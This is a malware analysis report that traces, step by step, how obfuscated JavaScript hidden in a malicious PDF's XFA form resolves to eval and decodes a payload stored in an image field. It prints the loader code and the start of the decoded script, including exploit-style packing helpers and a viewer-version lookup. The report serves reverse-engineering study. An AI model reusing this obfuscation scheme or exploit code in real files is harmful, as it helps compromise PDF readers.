


# REPORT

In this report I will show my workflow and approach to solve the problem

Tools used: PDF Stream Dumper, Webstorm IDE, Chrome.

First, I used PDF Stream Dumper to load the malicious PDF. The result is showed below



From the highlighted data summary, we can see that there no specific Action/JS to run. The malicious code may be embedded into Objects somewhere. Then I look at every Object (left Panel) to see if I find some interesting thing. Okay, one Object 1 contains XML file with embedded JavaScript, this is where I start with. You can use any other tools to extract Object 1.

I copied the content of this XML file to my favorite editor, WebStorm. Manually clean up all Non-JavaScript content and ended up with four JavaScript tags

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Title</title>
</head>
<body>
  <script name="OY" contentType="application/x-javascript"...>
  <script name="LJBp" contentType="application/x-javascript"...>
  <script contentType="application/x-javascript"...>
  <script contentType="application/x-javascript"...>
</body>
</html>

```

Then I expanded all JavaScript tags and looked inside.

```

var p127 = "";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
var X0n = "";
function sRi(x) {...}
var aMr = "3t3in33f3o33ha" +
  "r3o3ee3a3u3es3a3e";
function mvA8H(x) {...}
function qmE(uindex, param1, param2) {...}
function DwTo(a, b, c, d) {...}
var upd = "Srg.rmCCdvlncp";
var upd0 = "";
var ii = 0;
for (var i = 0; i < aMr.length; i++) {
  if (aMr[i] == "3")
    upd0 += upd[ii++];
  else
    upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
var hCS = DwTo.call(xyz1, xyz1);
var m7cZT = hCS(upd0.slice(23));
var p1 = "(\\/[^\\\\/";
for (var q = 0; q < PE.length - 3; q++)
  X0n += String.fromCharCode(PE[q] - 2);
var p2 = "(\\/[^\\\\/";
var j3 = "x" + X0n + p1 + "\\d]\\/g, ')"';
var pg = "z" + X0n + p2 + "]\/g, ')"';
hCS(sRi(xfa.resolveNode("Image10").rawValue));

```

The advantage of WebStorm is that, all unused variables and functions will turn to Gray color, so I know that these variables/functions will not be used -> Deleted them to clean up the code. Only two functions left

```
function DwTo(a, b, c, d)
function sRi(x)
```

I performed a search when these two functions are called.

1. Search for `DwTo`  
`var hCS = DwTo.call(xyz1, xyz1);`
2. Search for `sRi(x)`, result  
`hCS(sRi(xfa.resolveNode("Image10").rawValue));`

From the results, I see that `hCS` is a FUNCTION and `DwTo.call` will return a Function (we will check it later). Let take a look at result 2, go from inside out.

```
xfa.resolveNode("Image10").rawValue
```

This function will return the content of Image10.

```
<field name="Image10">
  <ui> <imageEdit/> </ui>
  <value>
    <image>
qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/Zoe32/vnf32/W65/
BYw61/jt97/Fyk102/zO32/f108/c32/u81/x45/Qo70/I95/Hna101/Fz54/
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hYU95/Wh45/ky70/Vb95/Ip100/MT54/LO51/yft45/CJF70/gMK55/ldX104/GOu54/
```

I copied this image content and put it into a variable for future use.

Next, I look at the `sRi` function

```

function sRi(x) {
    var s = [];

    var z = hCS(j3);
    z = hCS(pg);

    var ar = hCS "[" + z + "]";

    for (var i = 0; i < ar.length; i++) {
        var j = ar[i];
        if ((j >= 33) && (j <= 126)) {
            s[i] = String.fromCharCode(33 + ((j + 14) % 94));
        }
        else {
            s[i] = String.fromCharCode(j);
        }
    }
    return s.join(' ');
}

```

Clean up the code: replace '&lt;,' with '<,' &gt; with '>' and '&,' with '&'

The return of this function is `s.join(' ');` s is an array ([]). Join all elements in an array with a delimiter ' ' or space=> I guess this can be a text string. Look for when s's values are assigned.

```

s[i] = String.fromCharCode(33 + ((j + 14) % 94));
s[i] = String.fromCharCode(j);

```

`String.fromCharCode(num1[, ..., numN])`

#### Parameters

`num1, ..., numN`

A sequence of numbers that are UTF-16 code units. The range is between 0 and 65535 (0xFFFF). Numbers greater than 0xFFFF are truncated. No validity checks are performed.

#### Return value

A string of length N consisting of the N specified UTF-16 code units.

So, the element in s array is a string. Cool. Let looks at the argument for the `String.fromCharCode` function, we need to look for variable j (other numbers I don't care too much since I want to trace backward the flow of variable)

```
var j = ar[i];
```

next, what is ar and where to get i.

```
var i = 0; i < ar.length; i++ . Okay i is the index of ar and j is the value of ar at index i.
```

Next find out what ar contains?

```
var ar = hCS("[ " + z + "]" ); What is z ?
```

->

```
var z = hCS(j3); What is j3 => search for j3 keyword
```

```
z = hCS(pg); What is pg? => search for pg keyword
```

If you put together to the point of j3 and run it in Webstorm console.

```
var X0n = "";
var p1 = "(\\/[^\\/]";
var PE = [0x30, 0x74, 0x67, 0x72, 0x6E, 0x63, 0x65, 0x67, 1, 10, 40];
for (var q = 0; q < PE.length - 3; q++)
    X0n += String.fromCharCode(PE[q] - 2);
var j3 = "x" + X0n + p1 + "\\d]\\/g, ' )";
console.log(j3)
```

The value of `j3 = x.replace(/([^\d])/g, '')`

And the value of `pg = z.replace(/([\\])/g, ', ')`

```
var z = hCS(j3) = hCS(x.replace(/([^\d])/g, ''))
z = hCS(z.replace(/([\\])/g, ', '));
```

Now we only need to investigate what does function `hCS do?`

```
var hCS = DwTo.call(xyz1, xyz1);
```

What is xyz1?

```
var xyz1 = upd0.slice(19, 23);
```

What is upd0?

```
var upd0 = "";
for (var i = 0; i < aMr.length; i++) {
    if (aMr[i] == "3")
        upd0 += upd[ii++];
    else
        upd0 += aMr[i];
}
```

What are upd and aMr and ii?

```
var ii = 0;
var aMr = "3t3in33f3o33ha" +
    "r3o3ee3a3u3es3a3e";
var upd = "Srg.rmCCdvlncp";
```

Putting them all together and run it.

```

var upd = "Srg.rmCCdvlncp";
var aMr = "3t3in33f3o33ha" +
  "r3o3ee3a3u3es3a3e";
var upd0 = "";
var ii = 0;
for (var i = 0; i < aMr.length; i++) {
  if (aMr[i] == "3")
    upd0 += upd[ii++];
  else
    upd0 += aMr[i];
}
var xyz1 = upd0.slice(19, 23);
console.log(xyz1)

```

At this point the result for xyz1 is **eval**

Back to

```

var hCS = DwTo.call(xyz1, xyz1);
➔ var hCS = DwTo.call(eval, eval);

```

Go to function DwTo

```

function DwTo(a, b, c, d) {
  var x = form2.Text10.name;
  var y = this[a];

  x = x + '3';

  return y;
}

```

Since this function returns y, so we only care about y. variable x does something but not contributes to y, so I skip it and delete it.

```
var y = this[a];
```

a is the first argument which is eval => y = this[eval] and the function returns **this[eval]**

The most interesting part is here: this[eval]

If you do a little research on “this” function, it refers to its closet parent object. Since it is not nested inside any object -> it refers to global object -> that is the window object in browser. Let see what we have.

```
> window.eval
```

```
< f eval() { [native code] }
```

Ohh, it's a function. That's exactly what I expected from the beginning. We can simplify function like this

```

z = hCS(j3);

z = hCS(x.replace(/[\^\\d]/g,""));

z = window.eval(x.replace(/[\^\\d]/g,""))

```

So now we have everything. Let put them all together in the function

```

function sRi(x) {
    x = image values = qKW10/ByS10/M32/CJO32/WA32/fMU32/mEJ32/Vx32/.....
    var s = [];
    var z = hCS(j3) = window.eval(x.replace(/[\^\\d]/g,"")) = 10/10/32/32/32/32/32/.....
    z = hCS(pg) = window.eval(z.replace(/[\^\\d]/g,"")) = 10, 10, 32, 32, 32, 32, 32,.....
    var ar = hCS("[" + z + "]") = window.eval([10, 10, 32, 32, 32, 32, 32,.....]) = [10, 10, 32, 32, 32, 32,
32,.....]
    for (var i = 0; i < ar.length; i++) {
        var j = ar[i];
        if ((j >= 33) && (j <= 126)) {
            s[i] = String.fromCharCode(33 + ((j + 14) % 94));
        }
        else {
            s[i] = String.fromCharCode(j);
        }
    }
    return s.join("");
}

```

We are done, when you console.log the result you will find a very interesting script

```

“ pl27 =
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```
function pack(i){
    var low = (i & 0xffff);
    var high = ((i>>16) & 0xffff);
    return String.fromCharCode(low)+String.fromCharCode(high);
}

function unpackAt(s, pos){
    return s.charCodeAt(pos) + (s.charCodeAt(pos+1)<<16);
}

function packs(s){
    result = "";
    for (i=0;i<s.length;i+=2)
        result += String.fromCharCode(s.charCodeAt(i) + (s.charCodeAt(i+1)<<8));
    return result;
}

function packh(s){
```

```

    return String.fromCharCode(parseInt(s.slice(2,4)+s.slice(0,2),16));
  }
function packhs(s){
  result = "";
  for (i=0;i<s.length;i+=4)
    result += packh(s.slice(i,i+4));
  return result;
}

function G6G(x){
  try {
    return o[app.viewerType][app.viewerVersion][x];
  }
  catch (e) {}

  return 0x30303030+0x11111111;
}

```

"